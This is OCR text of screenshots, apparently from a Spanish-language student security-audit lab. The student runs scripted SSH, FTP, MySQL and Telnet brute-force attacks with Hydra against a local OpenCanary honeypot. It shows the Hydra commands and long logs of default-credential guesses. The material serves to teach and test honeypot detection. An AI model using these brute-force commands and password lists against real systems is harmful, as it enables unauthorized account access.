
Terminal 2: Ejecutar ataques uno por uno


```
echo "=== EJECUTANDO ATAQUE SSH ==="
./ssh_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE FTP ==="
./ftp_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE MYSQL ==="
./mysql_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE TELNET ==="
./telnet_attack.sh
echo "=== TODOS LOS ATAQUES COMPLETADOS ==="
```



nv/bin/twistd -noy /home/neil/opencanary-env/bin/opencanary.tac
root 5390 0.0 0.0 14148 2480 pts/2 Ss 12:48 0:00 /usr/bin/sudo -E /home/neil/opencanary-e
nv/bin/twistd -noy /home/neil/opencanary-env/bin/opencanary.tac
root 5391 0.0 0.7 71868 59716 pts/2 S+ 12:48 0:00 /home/neil/opencanary-env/bin/python3 /h
ome/neil/opencanary-env/bin/twistd -noy /home/neil/opencanary-env/bin/opencanary.tac
neil 5979 0.0 0.0 4096 1920 pts/4 S+ 13:39 0:00 grep --color=auto opencanary
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN -
neil@DESKTOP-0GNJ9R7:~/honeypot-attacks$ echo "=== EJECUTANDO ATAQUE SSH ==="
./ssh_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE FTP ==="
./ftp_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE MYSQL ==="
./mysql_attack.sh
echo "=== ESPERANDO 30 SEGUNDOS ==="
sleep 30
echo "=== EJECUTANDO ATAQUE TELNET ==="
./telnet_attack.sh
echo "=== TODOS LOS ATAQUES COMPLETADOS ==="
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
13:40
21/06/2025



echo "=== TODOS LOS ATAQUES COMPLETADOS ==="
=== EJECUTANDO ATAQUE SSH ===
==
ATAQUE SSH BRUTE FORCE
==
Objetivo: localhost:22 (OpenCanary SSH)
Fecha: Sat Jun 21 13:40:23 -04 2025
==
Instalando sshpass...
[sudo] password for neil:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
sshpass
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 11.7 kB of archives.
After this operation, 35.8 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/universe amd64 sshpass amd64 1.09-1 [11.7 kB]
Fetched 11.7 kB in 1s (17.2 kB/s)
Selecting previously unselected package sshpass.
(Reading database ... 49203 files and directories currently installed.)
Preparing to unpack .../sshpass_1.09-1_amd64.deb ...
Unpacking sshpass (1.09-1) ...
Setting up sshpass (1.09-1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt ssh://localhost -t 4 -V


Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
13:41
21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
Processing triggers for man-db (2.12.0-4build2) ...
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt ssh://localhost -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 13:40:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ssh://localhost:22/
[ERROR] could not connect to ssh://127.0.0.1:22 - Connection refused
INTENTOS MANUALES ADICIONALES
Probando SSH -> Usuario: admin | Contraseña: password
FALLO - admin:password
Probando SSH -> Usuario: admin | Contraseña: admin
FALLO - admin:admin
Probando SSH -> Usuario: admin | Contraseña: 123456
FALLO - admin:123456
Probando SSH -> Usuario: admin | Contraseña: root
FALLO - admin:root
Probando SSH -> Usuario: admin | Contraseña: test
FALLO - admin:test
Probando SSH -> Usuario: admin | Contraseña: guest
FALLO - admin:guest
--- Terminado usuario: admin ---
Probando SSH -> Usuario: root | Contraseña: password
FALLO - root:password
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:41
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
Probando SSH -> Usuario: root | Contraseña: password
FALLO - root:password
Probando SSH -> Usuario: root | Contraseña: admin
FALLO - root:admin
Probando SSH -> Usuario: root | Contraseña: 123456
FALLO - root:123456
Probando SSH -> Usuario: root | Contraseña: root
FALLO - root:root
Probando SSH -> Usuario: root | Contraseña: test
FALLO - root:test
Probando SSH -> Usuario: root | Contraseña: guest
FALLO - root:guest
--- Terminado usuario: root ---
Probando SSH -> Usuario: test | Contraseña: password
FALLO - test:password
Probando SSH -> Usuario: test | Contraseña: admin
FALLO - test:admin
Probando SSH -> Usuario: test | Contraseña: 123456
FALLO - test:123456
Probando SSH -> Usuario: test | Contraseña: root
FALLO - test:root
Probando SSH -> Usuario: test | Contraseña: test
FALLO - test:test
Probando SSH -> Usuario: test | Contraseña: guest
FALLO - test:guest
--- Terminado usuario: test ---
Probando SSH -> Usuario: user | Contraseña: password
FALLO - user:password
Probando SSH -> Usuario: user | Contraseña: admin
FALLO - user:admin
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:41
21/06/2025



--- Terminado usuario: root ---
Probando SSH -> Usuario: test | Contraseña: password
FALLO - test:password
Probando SSH -> Usuario: test | Contraseña: admin
FALLO - test:admin
Probando SSH -> Usuario: test | Contraseña: 123456
FALLO - test:123456
Probando SSH -> Usuario: test | Contraseña: root
FALLO - test:root
Probando SSH -> Usuario: test | Contraseña: test
FALLO - test:test
Probando SSH -> Usuario: test | Contraseña: guest
FALLO - test:guest
--- Terminado usuario: test ---
Probando SSH -> Usuario: user | Contraseña: password
FALLO - user:password
Probando SSH -> Usuario: user | Contraseña: admin
FALLO - user:admin
Probando SSH -> Usuario: user | Contraseña: 123456
FALLO - user:123456
Probando SSH -> Usuario: user | Contraseña: root
FALLO - user:root
Probando SSH -> Usuario: user | Contraseña: test
FALLO - user:test
Probando SSH -> Usuario: user | Contraseña: guest
FALLO - user:guest
--- Terminado usuario: user ---
Probando SSH -> Usuario: guest | Contraseña: password
FALLO - guest:password
Probando SSH -> Usuario: guest | Contraseña: admin
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



FALLO - guest:password
Probando SSH -> Usuario: guest | Contraseña: admin
FALLO - guest:admin
Probando SSH -> Usuario: guest | Contraseña: 123456
FALLO - guest:123456
Probando SSH -> Usuario: guest | Contraseña: root
FALLO - guest:root
Probando SSH -> Usuario: guest | Contraseña: test
FALLO - guest:test
Probando SSH -> Usuario: guest | Contraseña: guest
FALLO - guest:guest
--- Terminado usuario: guest ---
ATAQUE COMPLETADO
Revisa los logs de OpenCanary para ver
todos los intentos registrados.
=== ESPERANDO 30 SEGUNDOS ===
=== EJECUTANDO ATAQUE FTP ===
ATAQUE FTP BRUTE FORCE
Objetivo: localhost:21 (OpenCanary FTP)
Fecha: Sat Jun 21 13:42:02 -04 2025
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt ftp://localhost -t 4 -V
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/hc
neil@DESKTOP-0GNJ9R7: ~/h
==========
=== ESPERANDO 30 SEGUNDOS ===
=== EJECUTANDO ATAQUE FTP ===
==========
ATAQUE FTP BRUTE FORCE
==========
Objetivo: localhost:21 (OpenCanary FTP)
Fecha: Sat Jun 21 13:42:02 -04 2025
==========
Iniciando ataque con Hydra...
Comando: hydra -L users.txt -P passwords.txt ftp://localhost -t 4 -V


Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 13:42:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 64 login tries (l:8/p:8), ~16 tries per task
[DATA] attacking ftp://localhost:21/
[ATTEMPT] target localhost - login "admin" - pass "password" - 1 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "123456" - 2 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin" - 3 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "root" - 4 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "password123" - 5 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "test" - 6 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "guest" - 7 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "admin" - pass "admin123" - 8 of 64 [child 3] (0/0)
[ATTEMPT] target localhost - login "root" - pass "password" - 9 of 64 [child 0] (0/0)
[ATTEMPT] target localhost - login "root" - pass "123456" - 10 of 64 [child 1] (0/0)
[ATTEMPT] target localhost - login "root" - pass "admin" - 11 of 64 [child 2] (0/0)
[ATTEMPT] target localhost - login "root" - pass "root" - 12 of 64 [child 3] (0/0)
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:42
21/06/2025

